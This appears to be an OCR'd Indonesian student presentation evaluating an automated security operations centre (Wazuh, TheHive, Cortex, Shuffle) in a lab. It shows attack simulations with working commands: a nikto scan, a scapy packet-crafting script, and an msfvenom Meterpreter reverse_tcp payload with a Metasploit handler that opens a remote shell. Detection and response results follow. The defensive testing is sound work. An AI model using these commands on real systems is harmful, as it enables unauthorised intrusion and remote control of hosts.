


PENGUJIAN

Cortex



Shuffle



PENGUJIAN

Waktu *Deployment*

Implementasi Sistem			
Aspek	**Percobaan / Kondisi**		
Waktu Deploy & Kondisi Deploy	12,44 Menit & berhasil tanpa error	11,58 Menit & berhasil tanpa error	12,15 Menit & berhasil tanpa error


Pengunaan Sumber Daya


Kondisi	Penggunaan CPU	Penggunaan RAM
Awal	4,57%	63,70%
Siaga	4,24%	63,60%
Aktif	5,70%	70%

SIMULASI SERANGAN

Denial-of-Service

Serangan dengan Hping3 dan Slowloris






Serangan menyebabkan *web* server down


ANALISIS SERANGAN

Monitoring dan Deteksi


log pada Wazuh Agent di Jaringan



log pada Suricata




log pada Wazuh Agent di *Endpoint*




ANALISIS SERANGAN

Respons Insiden




Hasil *Active Response* Wazuh




ANALISIS SERANGAN

Case Management

Workflow berhasil dijalankan



Kasus yang berhasil dibuat dengan komponen pendukung lainnya



SIMULASI SERANGAN

Payload Mutation

Serangan dengan nikto dan *script* scapy

```
┌──(attacker㉿attacker)-[~/slowloris]
└─$ nikto -h 192.168.200.50
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.200.50
+ Target Hostname:    192.168.200.50
+ Target Port:        80
+ Start Time:         2025-07-15 21:42:29 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.63 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 63963ff32f4f9, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-07-15 21:42:49 (GMT7) (20 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```python
from scapy.all import *

#definisi payload dan target
ip = IP(dst="192.168.200.50")
tcp = TCP(dport=80, sport=RandShort(), flags="PA", seq=1000,
ack=1001)
payload = "Evil!"

# send packet
pkt = ip / tcp / payload
send(pkt)
```

```
┌──(attacker㉿attacker)-[~/slowloris]
└─$ sudo python3 payload-mutation.py
/usr/lib/python3/dist-packages/scapy/layers/ipsec.py:512: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will
  cipher=algorithms.TripleDES,
/usr/lib/python3/dist-packages/scapy/layers/ipsec.py:516: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will
  cipher=algorithms.TripleDES,
.
Sent 1 packets.
```


ANALISIS SERANGAN

Monitoring dan Deteksi

log pada Wazuh Agent di *Endpoint*



log pada Wazuh Agent di Jaringan



log pada Suricata

ANALISIS SERANGAN

Respons Insiden

Aug 7, 2025 @ 15:35:21.515	Host Blocked by firewall -drop Active Response	651	2025/08/07 15:35:20 active-response/bin/firewall-drop: {"version":1,"origin":{"name":"wazuh-manager-worker-0","module":"wazuh-execd"},"command":"add","parameters":{"extra_args":[],"alert":{"timestamp":"2025-08-07T08:35:20.755+0000","rule":{"level":10,"description":"Suspicious payload detected (inbound) - Potential payload mutation","id":"100012","firedtimes":1,"mail":false,"groups":["local","suricata","attack","injection","suspicious","custom"]},"agent":{"id":"006","na	Suspicious payload detected (inbound) - Potential payload mutation	100001

Hasil *Active Response* Wazuh


Export Formatted · 745 available fields · Columns · Density · 1 fields sorted · Full screen


timestamp	agent.name	rule.description	rule.level	rule.id
Aug 7, 2025 @ 15:35:21.515	UbuntuRouter	Host Blocked by firewall-drop Active Response	3	651
Aug 7, 2025 @ 15:35:20.755	UbuntuRouter	Suspicious payload detected (inbound) - Potential payload mutation	10	100012

ANALISIS SERANGAN

Case Management

Workflow berhasil dijalankan





Kasus yang berhasil dibuat dengan komponen pendukung lainnya

SIMULASI SERANGAN

Shellcode Mutation

Serangan dengan msfvenom

```
┌──(attacker㉿attacker)-[~/slowloris]
└─$ sudo msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.100.71 lport=4444 -f elf > shellcode.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```


```
msf6 exploit(multi/handler) > set lhost 192.168.100.232
lhost => 192.168.100.232
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.100.232:4444
[*] Sending stage (1017704 bytes) to 192.168.100.71
[*] Meterpreter session 3 opened (192.168.100.232:4444 -> 192.168.100.71:47286) at 2025-07-15 22:06:12 +0700

meterpreter > shell
Process 376335 created.
Channel 1 created.
whoami
target
```

ANALISIS SERANGAN

Monitoring dan Deteksi


log pada Suricata






log pada Wazuh Agent di Jaringan

log pada Wazuh Agent di *Endpoint*



ANALISIS SERANGAN

Respons Insiden





Hasil *Active Response* Wazuh

ANALISIS SERANGAN

Case Management

Workflow berhasil dijalankan





Kasus yang berhasil dibuat dengan komponen pendukung lainnya

KESIMPULAN

Seluruh komponen utama sistem, yaitu **Wazuh, TheHive, Cortex, dan Shuffle** beserta lingkungan **Kubernetes**, berhasil dibangun dan terintegrasi secara otomatis menggunakan **IaC Pulumi** dengan waktu rata-rata sekitar **12 menit** serta tetap berjalan baik pada **spesifikasi minimum**, sehingga mampu **menjawab** tantangan **kompleksitas dan keterbatasan** sumber daya dalam pembangunan SOC. Sistem yang dihasilkan mampu **mendeteksi** seluruh skenario serangan melalui **Suricata** dan **Wazuh Agent di jaringan**, meskipun masih terdapat kelemahan pada sensor ***endpoint*** yang tidak dapat mengenali serangan berbasis mutasi konten. Dari sisi respons, mekanisme ***Active Response*** terbukti efektif memblokir serangan dalam **3–5 detik**, sementara ***workflow*** **Shuffle** secara otomatis menyelesaikan rangkaian manajemen insiden hanya dalam **6 detik**. Automasi ini berhasil memangkas pekerjaan operasional, mempercepat penanganan, serta mengurangi ketergantungan pada SDM, meskipun tetap dibutuhkan tim analisis untuk pengambilan keputusan lanjutan.

TERIMA KASIH

https://github.com/fikrinaaa

fikri.nabil@student.poltekssn.ac.id

0822-5623-6670